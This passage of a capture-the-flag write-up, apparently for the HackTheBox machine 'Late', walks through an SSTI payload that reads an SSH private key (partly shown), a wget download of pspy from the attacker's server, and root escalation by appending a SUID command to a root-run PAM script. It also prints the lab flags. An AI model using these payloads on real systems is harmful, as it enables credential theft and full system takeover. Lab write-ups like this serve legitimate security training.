{{ get_flashed_messages.__globals__.__builtins__.open("/home/svc_acc/.ssh/id_rsa").read() }}


The full private key arrives in the .txt. The app hands the result over as a browser download, so the file lands in ~/Downloads under whatever name the browser picks (results(1).txt, with the (1) because a results.txt from the earlier /etc/passwd read was already there). First we bring it into the working dir:
mv /home/krmena/Downloads/results\(1\).txt .
Locally it is renamed to id_rsa, opened with nano to clean up any OCR artefacts, and checked to be complete (from BEGIN RSA PRIVATE KEY to END RSA PRIVATE KEY, 27 lines) before giving it the 600 permissions SSH requires:
mv results\(1\).txt id_rsa
nano id_rsa
cat id_rsa
chmod 600 id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAqe5XWFKVqleCyfzPo4HsfRR8uF/P/3Tn+fiAUHhnGvBBAyrM
HiP3S/DnqdIH2uqTXdPk4eGdXynzMnFRzbYb+cBa+R8T/nTa3PSuR9tkiqhXTaEO
<SNIP>
kxruFUgLHh7nEx/5/0r8gmcoCvFn98wvUPSNrgDJ25mnwYI0zzDrEw==
-----END RSA PRIVATE KEY-----
With the key ready, we log in over SSH:
ssh -i id_rsa svc_acc@10.10.11.156
The authenticity of host '10.10.11.156 (10.10.11.156)' can't be established.
ED25519 key fingerprint is SHA256:LsThZBhhwN3ctG27voIMK8bWCmPJkR4iDV9eb/adDOc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.156' (ED25519) to the list of known hosts.
svc_acc@late:~$
User flag:

4055aab560eba55318ffde5f2816a29bPrivilege Escalation
ssh-alert.sh script (cron + append-only)
Hunting files owned by the user outside /home:
find / -user $(whoami) 2>/dev/null | grep -vE 'run|proc|var|sys|home'
/usr/local/sbin
/usr/local/sbin/ssh-alert.sh
/dev/pts/0
A script in /usr/local/sbin is owned by svc_acc. We read it:
cat /usr/local/sbin/ssh-alert.sh#!/bin/bash
RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"
BODY="
A SSH login was detected.
User: $PAM_USER
User IP Host: $PAM_RHOST
Service: $PAM_SERVICE
TTY: $PAM_TTY
Date: `date`
Server: `uname -a`
"
if [ ${PAM_TYPE} = "open_session" ]; then
echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fiThe script sends an email on every SSH login. The $PAM_* variables hint PAM invokes it. To confirm who actually runs it, pspy64 is transferred to the victim (HTTP server on the attacker, wget on the box):
# attacker
python3 -m http.server 80
# victim
wget http://10.10.16.6/pspy64 && chmod +x pspy64
svc_acc@late:~$ wget http://10.10.16.6/pspy64
Connecting to 10.10.16.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'
pspy64  100%[===================>]  2.96M  747KB/s  in 5.1s
2025-09-23 11:44:15 (596 KB/s) - 'pspy64' saved [3104768/3104768]
On another SSH login, pspy64 records that root (UID=0) runs the script, and reveals a cron doing chattr -a before and chattr +a after, which explains the append-only attribute:

UID=0 ... /bin/bash /usr/local/sbin/ssh-alert.sh
UID=0 ... chattr -a /usr/local/sbin/ssh-alert.sh
UID=0 ... chattr +a /usr/local/sbin/ssh-alert.sh

svc_acc owns the file, so in theory it could be modified. The first attempt with nano fails with "Operation not permitted", which leads to checking the extended attributes:
lsattr /usr/local/sbin/ssh-alert.sh
# -----a--------e--- /usr/local/sbin/ssh-alert.sh
The a attribute (append-only via chattr): nano, vi, >, and any non-append write fail with "Operation not permitted". But >> works.
Injection via append
echo 'chmod u+s /bin/bash' >> /usr/local/sbin/ssh-alert.sh
cat /usr/local/sbin/ssh-alert.sh
...
if [ ${PAM_TYPE} = "open_session" ]; then
        echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi
chmod u+s /bin/bash
Now any SSH login fires the script as root and sets the SUID bit on /bin/bash. Just open another SSH session:
ssh -i id_rsa svc_acc@10.10.11.156
ls -l /bin/bash
# -rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
bash -p
cat /root/root.txt
2eee81d9b46abff2f8854d01bbbc1a65Attack chain
nmap (22, 80)
  └─> late.htb → wfuzz → images.late.htb (Flask OCR)
        └─> {{ 7*7 }} = 49 → SSTI confirmed
              └─> {{ ...open("/etc/passwd").read() }} → svc_acc
                    └─> {{ ...open("/home/svc_acc/.ssh/id_rsa").read() }}
                          └─> SSH as svc_acc + user.txt
                                └─> /usr/local/sbin/ssh-alert.sh (PAM, runs as root)
                                      └─> `a` attribute (append-only) → echo >> chmod u+s /bin/bash
                                            └─> new SSH login → bash -p → root.txt
Lessons learned
- OCR + templates = SSTI: if a Flask app passes extracted text through
render_template_string(), the attacker controls the template via an image. Font choice matters: large, clean fonts make the OCR read without errors. - Reading
/etc/passwdvia SSTI isn't the end, it's the means: the user list dictates the next payload (id_rsa,authorized_keys, config files). - The
aattribute (append-only, set withchattr +a) blocks all writes except>>. It's partial protection: an attacker who can append to a root-executed script gets the same result as editing it: inject a line at the end. - Scripts invoked by PAM run as root on every login. If a regular user owns the file, escalation boils down to finding how to write to it (here, append-only allows just enough).
- Always
lsattrbeforenano/vi: ifchattr +aor+iis set, the "Operation not permitted" error misleads if you don't know the cause is extended attributes, not UNIX permissions.